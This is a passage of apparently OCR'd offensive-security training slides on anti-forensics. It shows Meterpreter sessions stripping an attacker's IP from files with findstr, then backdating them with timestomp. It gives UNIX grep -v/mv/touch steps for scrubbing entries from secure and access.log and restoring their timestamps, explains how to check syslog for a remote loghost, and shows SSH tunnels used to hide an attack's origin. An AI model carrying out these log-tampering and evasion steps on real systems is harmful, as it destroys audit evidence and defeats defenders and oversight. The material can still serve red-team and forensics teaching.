40777/rwxrwxrwx   0     dir   2016-09-26 15:53:13 -0400  ..
100666/rw-rw-rw-  2063  fil   2016-09-26 15:53:40 -0400  newfile.txt

meterpreter > run multicommand -cl "findstr "10.0.100.70" newfile.txt"
[*] Running Command List ...
[*]     running command findstr 10.0.100.70 newfile.txt
[*]
[*] ***************************************
[*]       Output of findstr 10.0.100.70 newfile.txt
[*] ***************************************
[*] 10.0.100.70
meterpreter > run multicommand -cl "cmd /c findstr /V "10.0.100.70" newfile.txt > bk"
[*] Running Command List ...
[*]     running command cmd /c findstr /V 10.0.100.70 newfile.txt > bk
[*]
[*] ***************************************
[*]       Output of cmd /c findstr /V 10.0.100.70 newfile.txt > bk
[*] ***************************************
```

Windows `findstr` Command

Use the `move` command to overwrite the contents of the original file.

```
meterpreter > cat bk
10.0.100.71
10.0.100.72
10.0.100.73
10.0.100.75
```


```
meterpreter > run multicommand -cl "cmd /c move bk newfile.txt"
[*] Running Command List ...
[*]     running command cmd /c move bk newfile.txt
[*]
[*] ****************************************
[*]       Output of cmd /c move bk newfile.txt
[*] ****************************************
meterpreter > cat newfile.txt
10.0.100.71
10.0.100.72
10.0.100.73
10.0.100.75
```

Windows `timestomp` Command


Use the `timestomp` command to return the file to its original date and time.

```
C:\WINDOWS\Temp\Test1
meterpreter > ls

Listing: C:\WINDOWS\Temp\Test1
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2016-09-26 16:04:37 -0400  .
40777/rwxrwxrwx   0     dir   2016-09-26 15:53:13 -0400  ..
100666/rw-rw-rw-  2050  fil   2016-09-26 15:57:08 -0400  newfile.txt

meterpreter > timestomp newfile.txt -m "09/26/2016 15:53:40"
[*] Setting specific MACE attributes on newfile.txt
meterpreter > ls

Listing: C:\WINDOWS\Temp\Test1
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2016-09-26 16:04:37 -0400  .
40777/rwxrwxrwx   0     dir   2016-09-26 15:53:13 -0400  ..
100666/rw-rw-rw-  2050  fil   2016-09-26 15:53:40 -0400  newfile.txt
```


Cleaning Logs: Always Use Multicommand Script



Cleaning Logs: Always Use Multicommand Script



Windows Modify File Timestamp With `timestomp`



UNIX Log Cleaning

Use `tail` to view the last 10 lines of a file

- Look at contents of file using `cat`
- Run `cat` and `grep` for your IP
  - Is your IP present?

- Use `grep -v` to remove your IP and redirect the output
- Use the touch command to change the timestamp
- Example

```
cat secure | grep -v "<string>" > newfile
mv newfile secure
touch -t <date_and_time> secure
```

UNIX: Modify File Timestamp with `touch` Command

```
mach2:/var/log/apache2# touch --help
Usage: touch [OPTION]... FILE...
Update the access and modification times of each FILE to the current time.

A FILE argument that does not exist is created empty.

A FILE argument string of - is handled specially and causes touch to
change the times of the file associated with standard output.

Mandatory arguments to long options are mandatory for short options too.
  -a                     change only the access time
  -c, --no-create        do not create any files
  -d, --date=STRING      parse STRING and use it instead of current time
  -f                     (ignored)
  -m                     change only the modification time
  -r, --reference=FILE   use this file's times instead of current time
  -t STAMP               use [[CC]YY]MMDDhhmm[.ss] instead of current time
  --time=WORD            change the specified time:
                           WORD is access, atime, or use: equivalent to -a
                           WORD is modify or mtime: equivalent to -m
      --help     display this help and exit
      --version  output version information and exit

Note that the -d and -t options accept different time-date formats.

Report bugs to <bug-coreutils@gnu.org>.
mach2:/var/log/apache2# tail -1 access.log
192.168.27.100 - - [02/Nov/2009:10:02:27 -0500] "GET /favicon.ico HTTP/1.1" 404 267 "-" "Mozilla/5.0
 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3"
mach2:/var/log/apache2# ls -al access.log
-rw-r----- 1 root adm 575 2009-11-02 11:25 access.log
mach2:/var/log/apache2#
mach2:/var/log/apache2# touch -t 200911021002.27 access.log
mach2:/var/log/apache2# ls -al access.log
-rw-r----- 1 root adm 575 2009-11-02 10:02 access.log
mach2:/var/log/apache2#
```


Syslog

- Standard protocol for forwarding log messages to a central host
- Sent in clear text:
  - Uses UDP/514 by default
- Small (less than 1KB) text messages
- Not native in Windows
- UNIX: Setting in `/etc/syslog.conf` file:
  - Look for *loghost* setting
  - Check for entry with remote IP address

Syslog Configuration File

```
bash-3.2# grep -v '^#' /etc/syslog.conf
*.info;mail.none;authpriv.none;cron.none                /var/log/messages
authpriv.*                                              /var/log/secure
mail.*                                                  -/var/log/maillog

cron.*                                                  /var/log/cron
*.emerg                                                 *
uucp,news.crit                                          /var/log/spooler
local7.*                                                /var/log/boot.log
*.*,mail.none                                           @loghost.company.com
```

Centralized Log Management



Redirection

Most exploiters tend to use at least one layer of redirection between the attacker and the actual target.

Redirection

- Adds obfuscation into the connection
- Reduces the risk of detection by the target


Tunneling

- A forward tunnel to deliver the exploit
- A reverse tunnel for the callback

Redirection via SSH Tunnels

```
root@AttackBox:/var/log# ssh root@2.3.4.5 -L 11111:3.4.5.6:445 -R 80:127.0.0.1:80
root@172.16.35.153's password:
Linux AttackBox 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  2 01:13:04 2014 from 172.16.35.153
root@AttackBox:~#
```

